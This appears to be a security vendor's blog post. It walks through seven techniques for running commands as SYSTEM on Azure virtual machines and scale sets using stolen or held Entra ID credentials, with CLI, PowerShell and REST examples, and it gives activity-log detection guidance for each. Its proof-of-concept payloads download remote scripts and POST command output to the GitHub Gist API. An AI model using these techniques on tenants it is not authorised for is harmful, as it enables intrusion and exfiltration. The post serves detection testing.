7 Ways to Execute Command on Azure Virtual Machines & Virtual Machine Scale Sets

As NetSPI Detective Controls Testing (DCT) Team integrated Azure capabilities for our DCT product, we explored different execution techniques for Azure Virtual Machines (VMs) and Virtual Machine Scale Sets (VMSSs). In this blog post, we will dive into the various execution methods we’ve integrated into the NetSPI Platform, providing examples of both Azure CLI and Azure PowerShell commands along with the underlying REST API calls that can be used to achieve code execution on Azure VMs using Entra ID credentials. The intent of this blog is to touch on the different vectors of getting code execution on Azure VMs and VMSSs and include detection guidance for each vector.
If you’re already familiar with the Azure management options, and want to jump directly to a technique, we’ve included links below:
Getting Authenticated
The different techniques we will highlight in this blog utilize the Azure CLI, Azure PowerShell Commands, and REST API endpoints Each of these vectors utilize a slightly different authentication mechanism, and authentication is required for each command execution method.
The following commands can be used to get the authentication material for each vector:
az login
Connect-AzAccount
- Bearer Token Authentication
- First connect using the Azure PowerShell command
- Generate an Access Token using Azure PowerShell:
$AccessToken = Get-AzAccessToken -ResourceUrl https://management.azure.com/

if ($AccessToken.Token -is [System.Security.SecureString]) {
    $ssPtr = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($AccessToken.Token)
    try {
        $Token = [System.Runtime.InteropServices.Marshal]::PtrToStringBSTR($ssPtr)
    } finally {
        [System.Runtime.InteropServices.Marshal]::ZeroFreeBSTR($ssPtr)
    }
} else {
    $Token = $AccessToken.Token
}
- The token can also be generated from a number of other sources, but it needs to be scoped to https://management.azure.com
Executing Code on Azure Virtual Machines
1. Invoke a Run-Command
This is the most direct way to get code execution on Virtual Machines and can also be done via the Azure Portal. Add your command (or multiple commands separated by semicolons) to the script parameter.
For Linux VMs the value RunShellScript should be used instead of RunPowerShellScript on the command-id parameter.
> az vm run-command invoke -g BAS -n BAS-Windows --command-id RunPowerShellScript --scripts "whoami"


"value": [
    {
      "code": "ComponentStatus/StdOut/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "nt authority\\system",
      "time": null
    },
    {
      "code": "ComponentStatus/StdErr/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "",
      "time": null
    }
  ]
}
> Invoke-AzVMRunCommand -ResourceGroupName 'BAS' -VMName 'BAS-Windows' -CommandId 'RunPowerShellScript' -ScriptString "whoami"

Value[0]:
    Code: ComponentStatus/StdOut/succeeded
    Level:	 Info
    DisplayStatus: Provisioning succeeded
    Message	: nt authority\system
Value[1]:
    Code: ComponentStatus/StdErr/succeeded
    Level: Info
    DisplayStatus: Provisioning succeeded
    Message:
Status: Succeeded
Capacity: 0
Count: 0
$subscriptionId   = "12345678-1234-1234-1234-123456789abc"
$resourceGroup    = "BAS"
$vmName           = "BAS-Windows"
$apiVersion       = "2024-11-01"

$uri = "https://management.azure.com/subscriptions/$subscriptionId/resourceGroups/$resourceGroup/providers/Microsoft.Compute/virtualMachines/$vmName/runCommand?api-version=$apiVersion"

$headers = @{
    Authorization = "Bearer $Token"
    "Content-Type" = "application/json"
}

$body = @{
    commandId = "RunPowerShellScript"
    script    = @("whoami")
} | ConvertTo-Json -Depth 5

$response = Invoke-RestMethod -Method POST -Uri $uri -Headers $headers -Body $body

$response
StatusCode : 202
StatusDescription : Accepted
Content : {}

$resultUri = $response.Headers['Location']
$finalResult = Invoke-RestMethod -Method GET -Uri $resultUri -Headers $headers
$finalresult | ConvertTo-Json -Depth 10

{
  "startTime": "2026-01-27T14:30:45.1234567Z",
  "endTime": "2026-01-27T14:30:47.9876543Z",
  "status": "Succeeded",
  "properties": {
    "output": {
      "value": [
        {
          "message": "nt authority\\system\r\n",
          "code": "ComponentStatus/StdOut/succeeded"
        },
        {
          "message": "",
          "code": "ComponentStatus/StdErr/succeeded"
        }
      ]
    }
  },
  "name": "a1b2c3d4-5678-90ab-cdef-1234567890ab"
}
Note that in all three of the execution vectors, the command is executed with “nt authority\system” privileges.
2. Create a Run-Command Object and Get its Result
This method is similar to the Invoke Run-Command route; however, creating a Run-Command object does not return the output directly back to the user. Utilizing the Expansion parameter, we can retrieve the output of the executed Run-Command.
These commands are the same for Linux and Windows VMs.
> az vm run-command create --resource-group "BAS" --location "East US" --vm-name "BAS-Windows" --run-command-name "BASExample" --script "whoami"
{
  …
  "instanceView": null,
  "location": "eastus",
  "name": "BASExample",
  "provisioningState": "Succeeded",
  …
  "source": {
    "commandId": null,
    "script": "whoami",
    "scriptUri": null,
    "scriptUriManagedIdentity": null
  },
  …
  "type": "Microsoft.Compute/virtualMachines/runCommands"
}

> az vm run-command show --resource-group "BAS" --vm-name "BAS-Windows" --run-command-name "BASExample" --expand instanceView

{
  …
  "instanceView": {
    "endTime": "2025-07-16T22:19:06.644054+00:00",
    "error": null,
    "executionMessage": "RunCommand script execution completed",
    "executionState": "Succeeded",
    "exitCode": 0,
    "output": "nt authority\\system",
    "startTime": "2025-07-16T22:19:06.136170+00:00",
    "statuses": null
  },
  "location": "eastus",
  "name": "BASExample",
  …
}
> Set-AzVMRunCommand -ResourceGroupName 'BAS' -VMName 'BAS-Windows' -RunCommandName 'BASCommand' -Location "East US" -SourceScript "whoami"

$Result = Get-AzVMRunCommand -ResourceGroupName 'BAS' -VMName 'BAS-Windows' -RunCommandName 'BASCommand' -Expand InstanceView
$Result.InstanceView

ExecutionState: Succeeded
ExecutionMessage: RunCommand script execution completed
ExitCode: 0
Output: nt authority\system
Error:
StartTime: 7/15/2025 9:08:49 PM
EndTime: 7/15/2025 9:08:50 PM
Statuses:
#Set-AzVMRunCommand
$subscriptionId = "12345678-1234-1234-1234-123456789abc"
$resourceGroup = "BAS"
$vmName = "BAS-Windows"
$apiVersion = "2024-11-01"

# Build the URI
$uri = "https://management.azure.com/subscriptions/$subscriptionId/resourceGroups/$resourceGroup/providers/Microsoft.Compute/virtualMachines/$vmName/runCommand?api-version=$apiVersion"

# Set headers
$headers = @{
    "Authorization" = "Bearer $token"
    "Content-Type"  = "application/json"
}

# Set body
$body = @{
    location = "East US"
    properties = @{
        source = @{
            script = "whoami"
        }
    }
}

$response = Invoke-RestMethod -Method POST -Uri $uri -Headers $headers -Body $body


#Get-AzVMRunCommand
$runCommandName = "myRunCommand"
$uri = "https://management.azure.com/subscriptions/$subscriptionId/resourceGroups/$resourceGroup/providers/Microsoft.Compute/virtualMachines/$vmName/runCommands/$runCommandName`?api-version=$apiVersion"

$headers = @{
"Authorization" = "Bearer $token"
}
$response = Invoke-RestMethod -Method GET -Uri $uri -Headers $headers
$response | ConvertTo-Json -Depth 10

      "statuses": [
        {
          "code": "ComponentStatus/StdOut/succeeded",
          "level": "Info",
          "displayStatus": "Provisioning succeeded",
          "message": "nt authority\\system\r\n",
          "time": "2026-01-27T14:35:24.7654321Z"
        },
        {
          "code": "ComponentStatus/StdErr/succeeded",
          "level": "Info",
          "displayStatus": "Provisioning succeeded",
          "message": "",
          "time": "2026-01-27T14:35:24.7654321Z"
        }
3. Create Custom Script Extension
This vector requires an intermediate step of uploading the executing script to an external server, most commonly Azure Storage Accounts, or Pre-signed AWS S3 URLs. In this technique, you are instructing the VM to download the script from the remote source and execute it on the machine as part of the Azure “Custom Script Extension”.
For the POCs below, we uploaded a PS1 file that contained the command. Linux VMs require a Shell Script and have the command to execute in the Protected Settings field instead of the Settings.
Check out our other blog:
Attacking Azure with Custom Script Extensions
One thing to note about cleanup – If the extension is not removed after execution, the Custom Script Extension will stay on the host.
> az vm extension set --vm-name "BAS-Windows" --resource-group "BAS" --name CustomScriptExtension --publisher Microsoft.Compute --settings '{"commandToExecute":"powershell -ExecutionPolicy Unrestricted -file ScriptExtension.ps1"}' --protected-settings '{"fileUris":["https://<BLOB>.core.windows.net/extension/ScriptExtension.ps1"]}' --version 1.4

{
  …
  "location": "eastus",
  "name": "CustomScriptExtension",
  …
  "provisioningState": "Succeeded",
  "publisher": "Microsoft.Compute",
  "settings": {
    "commandToExecute": "powershell -ExecutionPolicy Unrestricted -file ScriptExtension.ps1"
  },
  …
  "type": "Microsoft.Compute/virtualMachines/extensions",
  "typeHandlerVersion": "1.4",
  "typePropertiesType": "CustomScriptExtension"
}

> az vm extension show --resource-group "BAS" --vm-name "BAS-Windows" --name "CustomScriptExtension" --instance-view

{
  …
  "instanceView": {
    "name": "CustomScriptExtension",
    "statuses": [
      {
        "code": "ProvisioningState/succeeded",
        "displayStatus": "Provisioning succeeded",
        "level": "Info",
        "message": "",
        "time": null
      }
    ],
    "substatuses": [
      {
        "code": "ComponentStatus/StdOut/succeeded",
        "displayStatus": "Provisioning succeeded",
        "level": "Info",
        "message": "nt authority\\system\r\n",
        "time": null
      }
    ],
    "type": "Microsoft.Compute.CustomScriptExtension",
    "typeHandlerVersion": "1.10.20"
  },
  "location": "eastus",
  "name": "CustomScriptExtension",
  …
}
(Windows Only)
The Azure PowerShell command does not support the Linux VM type and does not have a flag to specify the OS. You will get the following error attempting to use this on a Linux VM:
“Set-AzVMCustomScriptExtension: The current VM is a Linux VM. Custom script extension can be set only to Windows VM.”
> $null = Set-AzVMCustomScriptExtension -ResourceGroupName "BAS" -VMName "BAS-Windows" -Location "East US" -FileUri "<BLOBURL>" -Run "ScriptExtension" -Argument " " -Name "ScriptExtension.ps1"

> $Results = Get-AzVMCustomScriptExtension -ResourceGroupName “BAS” -VMName “BAS-Windows” -name "ScriptExtension.ps1" -Status
> $Results.SubStatuses

Code: ComponentStatus/StdOut/succeeded
Level: Info
DisplayStatus: Provisioning succeeded
Message: nt authority\system
Time:
$SubscriptionID = "12345678-1234-1234-1234-123456789abc"
$ResourceGroupName = "BAS”
$VMName = " BAS-Windows"
$Location = "East US"

$uri = "https://management.azure.com/subscriptions/$SubscriptionID/resourceGroups/$ResourceGroupName/providers/Microsoft.Compute/virtualMachines/$VMName/extensions/ScriptExtension.ps1?api-version=2024-11-01"

$headers = @{
"Authorization" = "Bearer $Token"
"Content-Type" = "application/json" }

$body = @{
properties = @{
publisher = "Microsoft.Compute"
type = "CustomScriptExtension"
typeHandlerVersion = "1.4"
autoUpgradeMinorVersion = $true
settings = @{
commandToExecute = "powershell -ExecutionPolicy Unrestricted -file ScriptExtension.ps1" }
protectedSettings = @{
fileUris = @( "https://<SITE>.blob.core.windows.net/<container>/<script>.ps1" ) } } location = $Location } | ConvertTo-Json -Depth 10

$response = Invoke-RestMethod -Uri $uri -Method Put -Headers $headers -Body $body

$response
4. Create Desired State Configuration Extension (Windows Only)
Desired State Configuration (DSC) Extensions also require the intermediate step of uploading the payload to an Azure Storage Account. This payload requires a dscmetada.json and a specific PowerShell Payload containing a configuration object. When utilizing the DSC Extension for code execution, you cannot get the output back without logging into the VM or using another Code Execution technique to get the result.
In our PoC’s below we utilized the GitHub GIST API to POST the results of our commands. Below is the payload we used. It was uploaded to the storage account as BASDSC.ps1.zip. In addition to code execution, DSC can be used to create persistence in an Azure Environment: Azure Persistence with Desired State Configurations.
Much like the Custom Script Extension, the DSC configuration extension will need to be removed from the VM in order to properly clean up after the execution.
Dscmetadata.json: {"Modules":[]}
BASDSC.ps1:
[DscLocalConfigurationManager()]
Configuration DscMetaConfigs
{
    Node localhost
    {
        Settings
        {
             RefreshFrequencyMins           = 30
             RefreshMode                    = 'PUSH'
             ConfigurationMode              = 'ApplyAndAutoCorrect'
             AllowModuleOverwrite           = $False
             RebootNodeIfNeeded             = $False
             ActionAfterReboot              = 'ContinueConfiguration'
             ConfigurationModeFrequencyMins = 15
        }
    }
}
DscMetaConfigs -Output .\output\
Set-DscLocalConfigurationManager -Path .\output\

configuration BASDSC
{
	Import-DscResource -ModuleName 'PSDesiredStateConfiguration'

	Node localhost
	{
		Script ScriptExample
		{
			SetScript = {
				$cmd = $(whoami)
                $body = @{
                    description = "NetSPI BAS"
                    public = $false
                    files = @{
                        "Return" = @{content = $cmd}
                    }
                }
                iwr -Uri "https://api.github.com/gists" -Method Post -Headers @{
                    "Accept" = "application/vnd.github+json"
                    "Authorization" = "Bearer XXXX"
                    "X-GitHub-Api-Version" = "2022-11-28"
                } -Body ($body | ConvertTo-Json) -UseBasicParsing
			}
			TestScript = {
				return $false
			}
			GetScript = { return @{result = 'result'} }
		}
	}
}
> az vm extension set --resource-group "BAS" --vm-name "BAS-Windows" --name "DSC" --publisher "Microsoft.Powershell" --version 2.83.5 --settings '{"ModulesUrl": "https://<StorageAccount>.blob.core.windows.net/dsc/BASDSC.ps1.zip", "ConfigurationFunction": "BASDSC.ps1\\BASDSC", "Privacy": {"DataCollection": "Disable"}}' --protected-settings '{"DataBlobUri": "", "Items": {}}'

{
  …
  "id": "/subscriptions/XXXX/resourceGroups/BAS/providers/Microsoft.Compute/virtualMachines/BAS-Windows/extensions/DSC",
  "instanceView": null,
  "location": "eastus",
  "name": "DSC",
   …
  "provisioningState": "Succeeded",
  "publisher": "Microsoft.Powershell",
  …
  "type": "Microsoft.Compute/virtualMachines/extensions",
  "typeHandlerVersion": "2.83",
  "typePropertiesType": "DSC"
}
> Publish-AzVMDscConfiguration -ConfigurationPath BASDSCExtension.ps1 -ResourceGroupName $ResourceGroupName -StorageAccountName $StorageAccountName

> Set-AzVMDscExtension -ResourceGroupName $resourceGroupName -VMName $VMName -ArchiveStorageAccountName $StorageAccountName -ArchiveContainerName $ContainerName -ArchiveBlobName $BlobFile -ConfigurationName $ConfigurationName -Location $Location -Version "2.83"

RequestId IsSuccessStatusCode StatusCode ReasonPhrase
--------- ------------------- ---------- ------------
                         True         OK
Dscmetadata.json
$SubscriptionID = "12345678-1234-1234-1234-123456789abc"
$ResourceGroupName = "BAS”
$VMName = " BAS-Windows"
$Location = "East US"

$uri = "https://management.azure.com/subscriptions/$SubscriptionID/resourceGroups/$ResourceGroupName/providers/Microsoft.Compute/virtualMachines/$VMName/extensions/Microsoft.Powershell.DSC?api-version=2024-11-01"

$headers = @{
"Authorization" = "Bearer $Token"
"Content-Type" = "application/json" }


$body = @{
properties = @{
publisher = "Microsoft.Powershell"
type = "DSC"
typeHandlerVersion = "2.83"
autoUpgradeMinorVersion = $false
settings = @{ SasToken = $SasToken
ModulesUrl="https://<>.blob.core.windows.net/dsc/BASDSC.ps1.zip"
ConfigurationFunction = "BASDSC.ps1\BASDSC"
Properties = @()
Privacy = @{ DataCollection = $null } }
protectedSettings = @{ Items = @{} } } location = $Location } | ConvertTo-Json -Depth 10

$response = Invoke-RestMethod -Uri $uri -Method Put -Headers $headers -Body $body

$response
Executing Code on Azure Virtual Machines Scale Sets
Invoking code execution on Virtual Machine Sets uses similar commands to Virtual machines with a couple key differences. The first is that invoking Run-Commands in VMSS requires you to specify an instance ID. This allows you to control which VM the command is executed on. However, invoking code execution via Custom Script Extensions executes code all Virtual Machines in the Virtual Machine Set. The second difference is that you cannot get the output of the invoked code when using Custom Script Extensions. In our POC’s below we utilized the GitHub GIST API to POST the results of our commands.
1. Invoke a Run-Command
Similar to the VM version with the additional instance-id parameter to specify the VM to run the command on. For Linux VMs the value RunShellScript should be used instead of RunPowerShellScript.
> az vmss run-command invoke -g BAS -n BAS-WindowsVMSS –-instance-id 0 --command-id RunPowerShellScript --scripts "whoami"

{
  "value": [
    {
      "code": "ComponentStatus/StdOut/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "nt authority\\system",
      "time": null
    },
    {
      "code": "ComponentStatus/StdErr/succeeded",
      "displayStatus": "Provisioning succeeded",
      "level": "Info",
      "message": "",
      "time": null
    }
  ]
}
> Invoke-AzVMSSVMRunCommand -ResourceGroupName 'BAS' -VMScaleSetName 'BAS-WindowsVMSS' -InstanceID 0 -CommandId 'RunPowerShellScript' -ScriptString "whoami"

Value[0]        :
  Code          : ComponentStatus/StdOut/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       : nt authority\system
Value[1]        :
  Code          : ComponentStatus/StdErr/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :
Status          : Succeeded
Capacity        : 0
Count           : 0
$SubscriptionID = "12345678-1234-1234-1234-123456789abc"
$ResourceGroupName = "BAS”
$VMName = " BAS-Windows"
$Location = "East US"

$uri = "https://management.azure.com/subscriptions/$SubscriptionID/resourceGroups/$ResourceGroupName/providers/Microsoft.Compute/virtualMachineScaleSets/$VMSSName/virtualmachines/$InstanceID/runCommand?api-version=2024-11-01"

$headers = @{
"Authorization" = "Bearer $Token"
"Content-Type" = "application/json"
}

$body = @{
commandId = "RunPowerShellScript"
script = @("whoami")
} | ConvertTo-Json -Depth 10

$response = Invoke-RestMethod -Uri $uri -Method Post -Headers $headers -Body $body

$response
2. Create a Run-Command Object and Get its Result
Similar to the VM version with the additional instance-id parameter to specify the VM to run the command on. The commands are the same for Linux and Windows VMs.
> az vmss run-command create --resource-group "BAS" --location "East US" --vmss-name "BAS-WindowsVMSS" --instance-id 0 --run-command-name "BASExample" --script "whoami"

{
  "id":    "/subscriptions/XXXXX/resourceGroups/BAS/providers/Microsoft.Compute/virtualMachineScaleSets/BAS-WindowsVMSS/virtualMachines/0/runCommands/BASExample",
  "instanceView": null,
  "location": "eastus",
  "name": "BASExample",
  …
  "provisioningState": "Succeeded",
  "resourceGroup": "BAS",
  "runAsPassword": null,
  …
  "type": "Microsoft.Compute/virtualMachineScaleSets/virtualMachines/runCommands"
}

> az vmss run-command show --resource-group "BAS" --vmss-name "BAS-WindowsVMSS" --instance-id 0 --run-command-name "BASExample" --expand instanceView

{
  "id": "/subscriptions/XXXXX/resourceGroups/BAS/providers/Microsoft.Compute/virtualMachineScaleSets/BAS-WindowsVMSS/virtualMachines/0/runCommands/BASExample",
  "instanceView": {
    "endTime": "2025-07-16T23:08:01.593072+00:00",
    "error": null,
    "executionMessage": "RunCommand script execution completed",
    "executionState": "Succeeded",
    "exitCode": 0,
    "output": "nt authority\\system",
    "startTime": "2025-07-16T23:08:01.120892+00:00",
    "statuses": null
  },
  "location": "eastus",
  "name": "BASExample",
}
> $null = Set-AzVmssVMRunCommand -ResourceGroupName "BAS" -vmScaleSetName "BAS-WindowsVMSS" -InstanceId 0 -RunCommandName "BASExample" -location "EAST US" -SourceScript "whoami"

> $Result =  Get-AzVmssVMRunCommand -ResourceGroupName "BAS" -vmScaleSetName "BAS-WindowsVMSS" -InstanceId 0 -RunCommandName "BASExample" -Expand InstanceView
> $Result.InstanceView

ExecutionState   : Succeeded
ExecutionMessage : RunCommand script execution completed
ExitCode         : 0
Output           : nt authority\system
Error            :
StartTime        : 7/16/2025 11:08:01 PM
EndTime          : 7/16/2025 11:08:01 PM
Statuses         :
$SubscriptionID = "12345678-1234-1234-1234-123456789abc"
$ResourceGroupName = "BAS”
$VMName = " BAS-Windows"
$Location = "East US"
$RunCommandName = "BASExample"

$uri = "https://management.azure.com/subscriptions/$SubscriptionID/resourceGroups/$ResourceGroupName/providers/Microsoft.Compute/virtualMachineScaleSets/$VMSSName/virtualMachines/$InstanceID/runCommands/$RunCommandName?api-version=2023-07-01"

$headers = @{
"Authorization" = "Bearer $Token"
"Content-Type" = "application/json"
}

# Define the body
$body = @{
location = $Location
properties = @{
source = @{
script = "whoami"
}
}
} | ConvertTo-Json -Depth 10

$response = Invoke-RestMethod -Uri $uri -Method Put -Headers $headers -Body $body

$response
3. Create Custom Script Extension
The AZ PowerShell version is slightly different to the VM Script Extension version where the Update-AzVMSS command is required for the Custom Script Extension to execute. The following Script Payload was used for this POC:
$cmd = $(whoami)
$body = @{
    description = "NetSPI BAS"
    public = $false
    files = @{
        "Return" = @{content = $cmd}
    }
}
iwr -Uri "https://api.github.com/gists" -Method Post -Headers @{
    "Accept" = "application/vnd.github+json"
    "Authorization" = "Bearer <Github PAT>"
    "X-GitHub-Api-Version" = "2022-11-28"
} -Body ($body | ConvertTo-Json) -UseBasicParsing
az vmss extension set --name "BASCLIExtension" --vmss-name "BAS-WindowsVMSS" --resource-group "BAS" --name CustomScriptExtension --publisher Microsoft.Compute --settings '{"commandToExecute":"powershell -ExecutionPolicy Unrestricted -file ScriptExtensionGist.ps1"}' --protected-settings '{"fileUris":["https://<>core.windows.net/extension/ScriptExtensionGist.ps1"]}' --version 1.4
Screenshot of Gist Output:
> $extensionSettings = @{"fileUris"=@("https://<>.blob.core.windows.net/extension/ScriptExtensionGist.ps1"); "commandToExecute"="powershell.exe -file ScriptExtensionGist.ps1"}
> $azVmScaleSet = Get-AzVMSS -VMScaleSetName "BAS-WindowsVMSS"
> Add-AzVMSSExtension -virtualMachineScaleSet $azVmScaleSet -Name "basextension" -setting $extensionSettings -type "CustomScriptExtension" -typehandlerversion 1.9 -Publisher "Microsoft.Compute" -AutoUpgradeMinorVersion $true  -ErrorAction Stop
> Update-AzVMSS -resourceGroupName "BAS" -name "BAS-WindowsVMSS" -virtualMachineScaleSet $azVmScaleSet -upgradepolicymode automatic -ErrorAction Stop
Screenshot of Gist Output:
$SubscriptionID = "12345678-1234-1234-1234-123456789abc"
$ResourceGroupName = "BAS”
$VMName = " BAS-Windows"
$Location = "East US"

$uri = "https://management.azure.com/subscriptions/$SubscriptionID/resourceGroups/$ResourceGroupName/providers/Microsoft.Compute/virtualMachineScaleSets/$VMSSName?api-version=2024-11-01"

$headers = @{
    "Authorization" = "Bearer $Token"
    "Content-Type" = "application/json"
}

# Define the body
$body = @{
    sku = @{
        name = "Standard_D2s_v3"
        tier = "Standard"
        capacity = 2
    }
    properties = @{
        upgradePolicy = @{
            mode = "Automatic"
        }
        virtualMachineProfile = @{
            extensionProfile = @{
                extensions = @(
                    @{
                        name = "basextension"
                        properties = @{
                            publisher = "Microsoft.Compute"
                            type = "CustomScriptExtension"
                            typeHandlerVersion = "1.9"
                            autoUpgradeMinorVersion = $true
                            settings = @{
                                fileUris = @(
                                    "https://<>.blob.core.windows.net/extension/ScriptExtensionGist.ps1"
                                )
                            commandToExecute = "powershell.exe -file ScriptExtensionGist.ps1"
                            }
                            provisionAfterExtensions = @()
                        }
                    }
                )
            }
        licenseType = "Windows_Client"
        }
        orchestrationMode = "Uniform"
    }
} | ConvertTo-Json -Depth 10

$response = Invoke-RestMethod -Uri $uri -Method Put -Headers $headers -Body $body

$response
Detecting Code Execution on VMs
Detections can be made on the endpoint and on the platform. For the sake of this blog post we will focus on potential Azure Platform level detection opportunities.
Detection Opportunity #1: RunCommand/Action in Azure Activity
- Data Source: Azure Activity Log
- Detection Strategy: Behavior
- Detection Concept:
- Detect on when an event is generated in the AzureActivity table where the OperationNameValue ends with
/virtualMachines/runCommand/actionand the ActivityStartValue isStart - If the command was successful there will be a second event where the OperationNameValue ends with
/virtualMachines/runCommand/actionand the ActivityStartValue isSuccess
- Detect on when an event is generated in the AzureActivity table where the OperationNameValue ends with
- Detection Reasoning: If an attacker is relying on their Azure credentials to execute commands on a VM/VMSS Instance (via the Run Command APIs), then the action will be logged in the activity log.
- Known Detection Considerations: This event will happen for all commands run on virtual machines in this way including any legitimate commands run by system administrators.
Detection Opportunity #2: RunCommand/Write in Azure Activity
- Data Source: Azure Activity Log
- Detection Strategy: Behavior
- Detection Concept:
- Detect on when an event is generated in the AzureActivity table where the OperationNameValue ends with
/virtualMachines/runCommand/Writeand the ActivityStartValue isStart - If the command was successful there will be a second event where the OperationNameValue ends with
/virtualMachines/runCommand/Writeand the ActivityStartValue isSuccess
- Detect on when an event is generated in the AzureActivity table where the OperationNameValue ends with
- Detection Reasoning: If an attacker is relying on their Azure credentials to execute commands on a VM/VMSS Instance (via the Run Command APIs), then the action will be logged in the activity log.
- Known Detection Considerations: This event will happen for all commands run on virtual machines in this way including any legitimate commands run by system administrators.
Detection Opportunity #3: Extensions/Write in Azure Activity
- Data Source: Azure Activity Log
- Detection Strategy: Behavior
- Detection Concept:
- Detect on when an event is generated in the AzureActivity table where the OperationNameValue is
Microsoft.Compute/virtualMachines/Extensions/Writeand the ActivityStartValue isStart - If the command was successful there will be a second event where the OperationNameValue is
Microsoft.Compute/virtualMachines/ Extensions /Writeand the ActivityStartValue isSuccess
- Detect on when an event is generated in the AzureActivity table where the OperationNameValue is
- Detection Reasoning: If an attacker is relying on their Azure credentials to execute commands on a VM Script Extensions, then the action will be logged in the activity log.
- Known Detection Considerations: This event will happen for all extensions run on virtual machines in this way including any legitimate extensions run by system administrators.
Detection Opportunity #4: VirtualMachineScaleSet/Write in Azure Activity
- Data Source: Azure Activity Log
- Detection Strategy: Anomaly
- Detection Concept:
- Detect on when an event is generated in the AzureActivity table where the OperationNameValue is
Microsoft.Compute/virtualMachinesScaleSet/write. This operation happens whenever a virtual machine scale set is created or updated and there are no distinctive fields in the event to indicate a script extension was added. Therefore detect on when multiple users interact in this way with the same VMSS using the Caller field may reduce the number of false positives
- Detect on when an event is generated in the AzureActivity table where the OperationNameValue is
- Detection Reasoning: If an attacker is relying on their Azure credentials to execute commands on a VMSS, then the action will be logged in the activity log.
- Known Detection Considerations: This may create a false positive if more than one user creates and then updates a virtual machine scale set.
Testing Detections with the DCT Platform
As part of the DCT Platform’s Azure Release, we have implemented these different code execution vectors we just touched on. The Azure DCT Platform allows you to validate your detective controls for these vectors with the following plays:
- Execution – Virtual Machine – Command Execution – Run Command API
- Execution – Virtual Machine – Command Execution – Run Command Deployment
- Execution – Virtual Machine – Command Execution – Custom Script Extension
- Execution – Virtual Machine – Command Execution – DSC Extension
- Execution – VM Scale Set – Command Execution – Run Command API
- Execution – VM Scale Set – Command Execution – Run Command Deployment
- Execution – VM Scale Set – Command Execution – Custom Script Extension
References:
- Windows DSC Extension
- Publish-AZVMDSCExtension Documentation
- Set-AZVMDSCExtension Documentation
- Invoke-AZVMRunCommand Documentation
- Set-AZVMRunCommand Documentation
- Get-AZVMRunCommand Documentation
- Invoke-AZVMSSVMRunCommand Documentation
- Add-AZVMSSVMRunCommand Documentation
- Get-AZVMSSVMRunCommand Documentation
- AZ CLI VM Run Command Documentation
- AZ CLI VM Extension Documentation
- AZ CLI VMSS Run Command Documentation
- AZ CLI VMSS Extension Documentation
- https://hausec.com/2022/05/04/azure-virtual-machine-execution-techniques/
- https://cloud.google.com/blog/topics/threat-intelligence/azure-run-command-dummies/
Special thanks to Bradley Allnutt and Nicholas Lynch for their help on this blog post.
Interested in NetSPI Azure Cloud Services?

Explore More Blog Posts

LiteLLM Supply Chain Compromise
A supply chain attack compromised LiteLLM versions 1.82.7 and 1.82.8 on PyPI, exfiltrating credentials and secrets to an attacker-controlled server.
Meet NetSPI’s Modern Pentesting Experience: Use Case-Driven, AI-Accelerated
The new NetSPI experience represents the next evolution of pentesting—smarter, faster, and designed for scale.

Forrester Recognizes NetSPI in Proactive Security Landscape Report
NetSPI has been recognized among Notable Vendors in the Forrester Proactive Security Platforms Landscape, Q1 2026. Learn how we unify ASM, VRM, and pentesting.